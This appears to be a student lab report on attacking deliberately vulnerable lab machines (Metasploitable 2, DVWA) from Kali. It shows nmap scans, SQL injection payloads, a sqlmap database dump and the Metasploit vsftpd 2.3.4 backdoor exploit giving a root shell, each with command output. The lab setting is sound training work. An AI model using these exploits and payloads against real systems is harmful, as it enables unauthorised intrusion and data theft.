

1. Kali IP

- Command used: `ip a`

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c2:b8:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.72.139/24 brd 192.168.72.255 scope global dynamic noprefixroute eth0
        valid_lft 1192sec preferred_lft 1192sec
    inet6 fe80::20c:29ff:fec2:b8f7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Fig-1

2. Metasploitable 2

- Command used: `ip a`

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:44:de:fd brd ff:ff:ff:ff:ff:ff
    inet 192.168.72.129/24 brd 192.168.72.255 scope global eth0
    inet6 fe80::20c:29ff:fe44:defd/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:44:de:07 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _
```

Fig-2

3. Reconnaissance

- Command used: `nmap -sV -A 192.168.72.129`

```
(kali@kali)~$ nmap -sV -A 192.168.72.129

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 21:30 IST
Nmap scan report for 192.168.72.129
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.72.139
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_vsftpd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2026-01-06T16:01:07+00:00; +3s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Fig-3

4. DVWA

4.1. SQL Injection




Fig-4




Fig-5



- **Payload:** 1234' OR 1=1 LIMIT 1#

Fig-6




Fig-7

4.2 XSS




Fig-8




Fig-9


4.3 Dumped Database

Command used: `sqlmap -u`

`"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \`

`--cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" \`

`--dbs`



```
kali@kali:~$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" \
--dbs

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:05:53 /2025-12-31/

[21:05:53] [INFO] testing connection to the target URL
[21:05:53] [INFO] testing if the target URL content is stable
[21:05:54] [INFO] target URL content is stable
[21:05:54] [INFO] testing if GET parameter 'id' is dynamic
[21:05:54] [WARNING] GET parameter 'id' does not appear to be dynamic
[21:05:54] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[21:05:54] [INFO] testing for SQL injection on GET parameter 'id'
[21:05:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:05:54] [WARNING] reflective value(s) found and filtering out
[21:05:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:05:54] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'
[21:05:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:05:54] [INFO] testing 'Microsoft SQL Server/Oracle AND error-based - WHERE or HAVING clause (IN)'
[21:05:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:05:54] [INFO] testing 'Generic inline queries'
[21:05:54] [INFO] testing 'PostgreSQL > 9.1 stacked queries (comment)'
[21:05:54] [INFO] testing 'Microsoft SQL Server/Oracle stacked queries (comment)'
[21:05:54] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.ReceiveMessage - comment)'
[21:05:54] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[21:05:54] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[21:06:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:06:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:06:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
nique test
[21:06:07] [INFO] target URL appears to have 2 columns in query
[21:06:07] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n]

sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:

Parameter: id (GET)
Type: time-based blind
Payload: id=1 AND (SELECT 9636 FROM (SELECT(SLEEP(5)))VFJE) AND '3Qyw'='3Qyw&Submit=Submit'

Type: UNION query
Payload: id=1 UNION ALL SELECT CONCAT(0x7f7627871,0x7658596c52496d6b87749624c48c53794e4c6464e8b642446152436a58436956756758416c4e,0x7f7627871),NULL -- --&Submit=Submit

[21:06:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL 5.0.12 (MariaDB fork)
[21:06:10] [INFO] fetching database names
available databases [2]:
[*] dba
[*] information_schema

[21:06:10] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[21:06:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'


[*] ending @ 21:06:10 /2025-12-31/
```

Fig-10

5. Exploitation

• Command used:

- `use exploit/unix/ftp/vsftpd_234_backdoor`
- `set RHOST 192.168.72.129`
- `run`



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST => 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.72.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.72.129:21 - USER: 331 Please specify the password.
[+] 192.168.72.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:44279 -> 192.168.72.129:6200) at 2026-01-06 22:25:04 +0530
```

Fig-11

6. Post- Exploitation

```
[*] 192.168.72.129:21 ~ UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:44279 → 192.168.72.129:6200) at 2026-01-06 22:25:04 +0530

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Fig-12

7. Wireshark




Fig-13

7.1 Wireshark Hash file

Command used: *sha256sum traffic.pcap*

```
(kali@kali)-[~/Downloads]
$ sha256sum traffic.pcap

867dc8348bb9875831b5480ff52bb9f8e7ddc9a3714afb1990cce6ae6011a3c0 traffic.pcap
```

Fig-14

8. Capstone

8.1 Port & Service Enumeration

Command used: *nmap -sS -sV -A 192.168.72.129*

```
(kali@kali)~$ nmap -sS -sV -A 192.168.72.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 20:49 IST
Nmap scan report for 192.168.72.129
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.72.139
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPd 2.3.4 - secure, Fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-command: metaspoitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2026-01-07T15:19:55+00:00; +3s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-v2:
|_SSLv2 supported
|_ciphers:
|_  SSL2_RC2_128_CBC_WITH_MD5
|_  SSL2_RC4_128_WITH_MD5
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_  SSL2_DES_64_CBC_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
23/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Fig-15

8.2 Exploit

- **Command used:**
 - *use exploit/unix/ftp/vsftpd_234_backdoor*
 - *set RHOST 192.168.72.129*
 - *run*

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST => 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST => 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.72.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.129:21 - USER: 331 Please specify the password.
[+] 192.168.72.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:40943 -> 192.168.72.129:6200) at 2026-01-07 21:24:29 +0530

whoami
root
id
uid=0(root) gid=0(root)
█
```

Fig-16

8.3 WEB APPLICATION TESTING (PORT 80)




Fig-17





Fig-18



- Payload - 1234' OR 1=1#

Fig-19

9. Openvas




Fig-20

